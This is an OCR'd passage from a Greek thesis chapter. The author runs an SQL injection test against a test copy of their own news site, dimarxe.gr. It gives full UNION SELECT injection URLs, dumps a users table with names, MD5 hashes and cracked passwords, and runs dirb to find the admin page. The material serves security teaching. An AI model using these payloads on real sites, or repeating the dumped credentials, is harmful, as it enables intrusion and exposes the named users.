
4.1 Η ιστοσελίδα dimarxe.gr

Η ιστοσελίδα dimarxe.gr, είναι μία ηλεκτρονική εφημερίδα, η οποία ασχολείται με ειδησεογραφία σχετική με την τοπική αυτοδιοίκηση. Πρόκειται για ένα project που κλήθηκα να αναπτύξω το 2009 για τον οργανισμό στον οποίο εργαζόμουν και για το οποίο χρησιμοποίησα γνώσεις που κατείχα από το προπτυχιακό μου. Το project ήταν αρκετά επιτυχημένο και αναδείχθηκε μία από τις δημοφιλέστερες ηλεκτρονικές εφημερίδες της τοπικής αυτοδιοίκησης, κατά την διάρκεια των δημοτικών και περιφερειακών εκλογών του 2010. Η ιστοσελίδα έχει αναπτυχθεί με τη χρήση της γλώσσας PHP και χρησιμοποιεί το σύστημα βάσεων δεδομένων MySQL Server. Ο διακομιστής έχει το τυπικό setup για μία LINUX hosting υπηρεσία.

Ο κώδικας της ιστοσελίδας αποτελείται από τρία βασικά script. Το index.php που είναι η αρχική σελίδα της ηλεκτρονικής εφημερίδας, το category.php που εμφανίζει το περιεχόμενο των κατηγοριών των άρθρων και το article.php που χρησιμοποιείται για την εμφάνιση των άρθρων.

Όλες οι μεταβλητές που χρησιμοποιούνται για να είναι λειτουργική η εφημερίδα είναι την μεθόδου GET. Η μέθοδος GET χρησιμοποιείται γιατί οι μεταβλητές μεταφέρονται στο layer του HTTP link, κάτι που κάνει το κάθε ένα URL μοναδικό. Δηλαδή το άρθρο με id 1234,

εμφανίζεται αν πληκτρολογήσουμε το URL – article.php?id=1234. Η μέθοδος POST χρησιμοποιείται μόνο στην υλοποίηση του μηχανισμού αναζήτησης.



Εικόνα 4.1 Η ηλεκτρονική εφημερίδα dimarxe.gr

4.2 Επίθεση SQL Injection στο dimarxe.gr


Η επίθεση στην ηλεκτρονική εφημερίδα dimarxe.gr, πραγματοποιείται σε δύο σκέλη. Στο πρώτο σκέλος που υλοποιείται και παρουσιάζεται στην πρώτη υποπαράγραφο, η επίθεση στο dimarxe.gr βασίζεται σε παρατηρήσεις και υποθέσεις του επιτιθέμενου. Στην δεύτερη υποπαράγραφο, η επίθεση βασίζεται στη χρήση του αυτοματοποιημένου εργαλείου πραγματοποίησης SQL Injection επιθέσεων sqlmap.

4.2.1 Εμπειρική επίθεση SQL Injection στο dimarxe.gr

Στην ανάπτυξη web εφαρμογών είναι σύνηθες να χρησιμοποιούνται τα link για να εισάγουμε μεταβλητές στο σύστημα. Με μία απλή παρατήρηση στο dimarxe.gr θα διαπιστώσουμε ότι τα άρθρα εμφανίζονται μέσω του script article.php. Για να εμφανιστεί το άρθρο που θέλουμε αρκεί να εισάγουμε στο script την μεταβλητή id με τιμή το μοναδικό αναγνωριστικό του άρθρου.

Χρησιμοποιώντας το id, το σύστημα θα αναζητήσει την αντίστοιχη εγγραφή στη βάση δεδομένων και θα ανακτήσει τις πληροφορίες του άρθρου που είναι αποθηκευμένες (πχ. Τίτλος, κείμενο, εικόνες κτλ). Δίνοντας στο script την τιμή 3320 στη μεταβλητή id, θα εμφανιστεί το παρακάτω άρθρο (εικόνα 4.2).

url - http://69.65.9.151/~sectest/article.php?id=3320



Εικόνα 4.2 Ένα άρθρο της ηλεκτρονικής εφημερίδας για να εμφανιστεί πρέπει να αποσταλεί με την GET μεταβλητή "id" το αναγνωριστικό του άρθρου

Αν υποθέσουμε ότι η μεταβλητή αυτή δεν φιλτράρεται και δίνεται σαν τιμή απ' ευθείας στην SQL, τότε θα υπάρχει η δυνατότητα να εκχύσουμε οποιοδήποτε ερώτημα θέλουμε. Από τη στιγμή που υπάρχει αυτή η δυνατότητα, θα ξεκινήσουμε συλλέγοντας πληροφορίες για τη βάση δεδομένων. Η πρώτη πληροφορία που θα θέλαμε να μάθουμε είναι το σύνολο των πινάκων της βάσης. Το ερώτημα που θα εκχύσουμε θα επιλέξει το πεδίο table_name από τον πίνακα tables της βασης δεδομένων information_schema, η οποία περιέχει όλες τις πληροφορίες για το σύνολο των βάσεων δεδομένων το συστήματος. Χρησιμοποιώντας το παρακάτω url είναι δυνατόν να εκχύσουμε το αντίστοιχο ερώτημα:

url - 69.65.9.151/~sectest/article.php?id=0 union all SELECT table_name FROM information_schema.tables


Το παραπάνω url δεν θα μας επιστρέψει τα επιθυμητά αποτελέσματα και θα εμφανίσει το εξής μήνυμα λάθους:

> **Warning**: mysql_fetch_row() expects parameter 1 to be resource, boolean given in **/home/sectest/public_html/article.php** on line **61**

Αυτό συμβαίνει επειδή στην υλοποίηση της php, το αρχικό ερώτημα που εκτελείται, ανακτά από τη βάση δεδομένων περισσότερα από ένα πεδία. Η μορφή του υποθέτουμε ότι είναι *SELECT title, date, text, image … FROM data WHERE id = x.* Αυτό που μπορούμε να κάνουμε είναι να δοκιμάζουμε να προσθέτουμε πεδία NULL δίπλα στο table_name, ούτως ώστε κάποια στιγμή να μας εμφανίσει το σύστημα στη θέση του άρθρου τα αποτελέσματα που θέλουμε. Μετά από δοκιμές καταλήγουμε στο παρακάτω url:

> *url - 69.65.9.151/~sectest/article.php?id=0 union all SELECT table_name, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM information_schema.tables*

Το παραπάνω θα μας εμφανίσει τα αποτελέσματα, όπως αυτά απεικονίζονται στην εικόνα 4.3. Ο πίνακας 4.1 περιέχει το σύνολο των πινάκων της βάσης δεδομένων.



Εικόνα 4.3 Έχοντας κάνει inject στην μεταβλητή "id" εμφανίζονται τα οι πίνακες της Βάσης Δεδομένων


CHARACTER_SETS
CLIENT_STATISTICS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMN_PRIVILEGES
INDEX_STATISTICS
ENGINES
EVENTS
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
KEY_COLUMN_USAGE
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
STATISTICS
TABLES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TABLE_STATISTICS
THREAD_STATISTICS
TRIGGERS
USER_PRIVILEGES
USER_STATISTICS
VIEWS
audiobase
categories
categories_meganews
content
content_meganews
home
home_meganews
imagebase
meganews_main
users
videobase

Πίνακας 4.1 Έχοντας κάνει inject στην μεταβλητή "id" εμφανίζονται τα οι πίνακες της Βάσης Δεδομένων

Πλέον γνωρίζοντας το σύνολο των πινάκων της βάσης δεδομένων, θα προσπαθήσουμε να δούμε τις εγγραφές που είναι καταχωρημένες στους πίνακες που μας ενδιαφέρουν. Ο πιο «ενδιαφέρον» πίνακας της βάσης δεδομένων είναι αυτός των χρηστών του συστήματος. Εκχύοντας λοιπόν το αντίστοιχο SQL query, μπορούμε να ανακτήσουμε όλες τις εγγραφές που είναι καταχωρημένες.

Παρατηρώντας το σύνολο των πινάκων της ιστοσελίδας, διαπιστώνουμε ότι έχει γίνει χρήση ονομάτων, τα οποία περιγράφουν πλήρως το περιεχόμενο τους. Για παράδειγμα οι χρήστες βρίσκονται στον πίνακα users. Είναι επακόλουθο και αναμενώμενο να έχει γίνει χρήση περιγραφικών ονομάτων και για τα πεδία των πινάκων αυτών. Έτσι υποθέτουμε ότι για τον πίνακα users, το όνομα χρήστη είναι username, ο κωδικός πρόσβασης είναι password, το όνομα fname και το επώνυμο lname. Χρησιμοποιόντας το παρακάτων url (σημειωτέον ότι όπως διαπιστώσαμε προηγουμένως πρέπει να επιλέξουμε εννέα πεδία στο query, τα οποία και συμπληρώνουμε ως NULL) θα έχουμε τα αποτελέσματα της εικόνας 4.4:

http://69.65.9.151/~sectest/article.php?id=0 union all SELECT username, password, fname, lname, NULL, NULL, NULL, NULL, NULL, NULL FROM users




Εικόνα 4.4 Εμφάνιση εγγραφών του πίνακα users

Παρατηρώντας τα αποτελέσματα διαπιστώνουμε ότι δεν εμφανίζονται όλα τα στοιχεία που θέλουμε και συγκεκριμένα δεν εμφανίζεται ο κωδικός πρόσβασης (password). Αν το όνομα του πεδίου ήταν λάθος, τότε το σύστημα θα μας επέστρεφε μήνυμα λάθους. Το συγκεκριμένο πεδίο δεν εμφανίζεται γιατί η σειρά του στο SQL ερώτημα, αντιστοιχεί σε μεταβλητή που δεν εμφανίζεται στην υλοποίηση του script. Για να εμφανιστεί η

πληροφορία που θέλουμε θα πρέπει να πειραματιστούμε με τη σειρά των πεδίων. Κάνοντας δοκιμές σύμφωνα με τα παραπάνω, καταλήγουμε σε ένα εκχυόμενο SQL ερώτημα, το οποίο μας επιστρέφει όλα τα στοιχεία που αναζητούμε:

url - http://69.65.9.151/~sectest/article.php?id=0 union all SELECT username, NULL, password, fname, NULL, NULL, NULL, lname, NULL, NULL FROM users

Στην εικόνα 4.5 απεικονίζεται το αποτέλεσμα του παραπάνω εκχυόμενου SQL ερωτήματος, το οποίο και μας επιστρέφει τα στοιχεία των χρηστών του συστήματος. Οι πληροφορίες που συλλέγουμε είναι το username, το MD5 hash του κωδικού πρόσβασης και το πραγματικό ονοματεπώνυμο των χρηστών, όπως αυτά εμφανίζονται στον πίνακα 4.2.




Εικόνα 4.5 Από τη στιγμή που γνωρίζουμε τους πίνακες είναι εύκολο να εμφανίζουμε τις εγγραφές στον πίνακα users

Username	MD5 Hash	Όνομα	Επώνυμο
administrator	798509412D178CFC60C360E41406F61CC35EB669	Διαχειριστής	Συστήματος
Lupy	89C6B530AA78695E257E55D63C00A6EC9AD3E977	Τζίνα	Ντρούλις
Agpsoma	8596991C3D8EC5C85321FFE70ACADAD702977810	Αγγελική	Ψωμαδέλλη
Kochalk	D7BC36B63F5A253C7B87BA5BF17859AC094F0311	Κωνσταντίνος	Χαλκιαδάκης
Temp	E622BEC8C9DF2E3B022E739A0E6AB9BC95FFE04B	Temporary	User

Πίνακας 4.2 Από τη στιγμή που γνωρίζουμε τους πίνακες είναι εύκολο να εμφανίζουμε τις εγγραφές στον πίνακα users

Πλέον έχουμε στη διάθεσή μας τα στοιχεία πρόσβασης και τα ονοματεπώνυμα όλων των χρηστών του συστήματος. Ωστόσο έχουμε τα MD5 hashes αλλά όχι και τους κωδικούς πρόσβασης. Ένας τρόπος για να ανακτήσουμε τους κωδικούς πρόσβασης είναι με τη χρήση κάποιου dictionary tool. Τα MD5 Hashes είναι μονόδρομης κρυπτογράφησης. Αυτό σημαίνει ότι δεν υπάρχει αλγόριθμος που να μπορεί να ανακτήσει το κρυπτογραφημένο αλφαριθμητικό. Τα dictionary tools χρησιμοποιούν μία βάση με αλφαριθμητικά και συγκρίνουν το MD5 Hash που εισάγουμε με τα hashes των αποθηκευμένων αλφαριθμητικών.

Τέτοιου είδους εργαλεία υπάρχουν παντού στο internet και είναι αρκετό ένα google search για να βρούμε ένα από αυτά. Εδώ χρησιμοποιήθηκε το MD5decrypter.co.uk, το οποίο είναι online tool, που σημαίνει ότι δεν χρειάζεται η εγκατάσταση κάποιου προγράμματος. Το μόνο που πρέπει να κάνουμε είναι να εισάγουμε τα hashes για να πάρουμε πίσω τα αλφαριθμητικά που θέλουμε, εφ' όσων αυτά είναι καταχωρημένα στο λεξικό του εργαλείου. Στην εικόνα 4.6 φαίνονται τα αποτελέσματα που θα πάρουμε χρησιμοποιώντας το συγκεκριμένο εργαλείο, ενώ στον πίνακα 4.3 βρίσκονται οι κωδικοί πρόσβαση που έχουν ανακτηθεί σε αντιστοιχία με τα usernames.



Εικόνα 4.6 Έχοντας τα MD5 hashes των passwords των χρηστών μπορούμε να χρησιμοποιήσουμε κάποιο dictionary online tool και να ανακτήσουμε τους κωδικούς.

Username	MD5 Hash	Κωδικός Πρόσβασης
administrator	798509412D178CFC60C360E41406F61CC35EB669	*Δεν υπάρχει στο λεξικό*
Lupy	89C6B530AA78695E257E55D63C00A6EC9AD3E977	1111
Agpsoma	8596991C3D8EC5C85321FFE70ACADAD702977810	zwd160
Kochalk	D7BC36B63F5A253C7B87BA5BF17859AC094F0311	4g12zf
Temp	E622BEC8C9DF2E3B022E739A0E6AB9BC95FFE04B	tzinoula

Πίνακας 4.3 Από τη στιγμή που γνωρίζουμε τους πίνακες είναι εύκολο να εμφανίζουμε τις εγγραφές στον πίνακα users

Έχοντας πλέον ανακτήσει τα usernames και τα passwords των χρηστών, επόμενο βήμα είναι να εντοπίσουμε το backend του συστήματος. Από τη στιγμή που θα το εντοπίσουμε, θα έχουμε τη δυνατότητα να αποκτήσουμε πρόσβαση στη σελίδα διαχείρισης του συστήματος. Στα περισσότερα open source συστήματα διαχείρισης περιεχομένου, η σελίδα διαχείρισης βρίσκεται σε κάποιο directory. Θα προσπαθήσουμε να εντοπίσουμε σε ποιο directory

βρίσκεται η σελίδα διαχείρισης χρησιμοποιώντας ένα από τα εργαλεία που εμπεριέχονται στη διανομή backtrack.


Το εργαλείο dirb είναι ένας σαρωτής περιεχομένου στο web. Κύριος σκοπός του είναι να ψάχνει για «κρυμμένα» αντικείμενα στον παγκόσμιο ιστό. Λειτουργεί με το να πραγματοποιεί dictionary επιθέσεις εναντίον ενός web server και να αναλύει τις απαντήσεις του. Αρκεί να ανοίξουμε ένα command prompt και να εκτελέσουμε την παρακάτω εντολή:

```
root@bt:/pentest/web/dirb# ./dirb http://69.65.9.151/~sectest
```

Εικόνα 4.7 Το εργαλείο DIRB πραγματοποιεί dictionary attacks για να εντοπίσουμε το directory της σελίδας διαχείρισης

Στην εικόνα 4.7 φαίνονται τα αποτελέσματα της χρήσης του dirb στο dimarxe.gr. Το εργαλείο κατάφερε να εντοπίσει συνολικά σαράντα οκτώ (48) directories. Ένα από αυτά, που είναι προφανές ότι πρόκειται για την σελίδα διαχείρισης, είναι ο φάκελος “admin”. Σε κάθε περίπτωση θα μπορούσαμε να κάνουμε ελέγχους, χρησιμοποιώντας όλα τα directories, μέχρι να εντοπίζαμε του backend. Γνωρίζοντας ουσιαστικά την διεύθυνση της σελίδας διαχείρισης, θα μπορούσαμε να προσπαθήσουμε να δούμε αν όντως ισχύουν τα usernames και τα passwords που βρήκαμε παραπάνω. Στην εικόνα 4.8 μπορούμε να δούμε το backend αν χρησιμοποιήσουμε το παρακάτω url:

url – http://69.65.9.151/~sectest/admin/



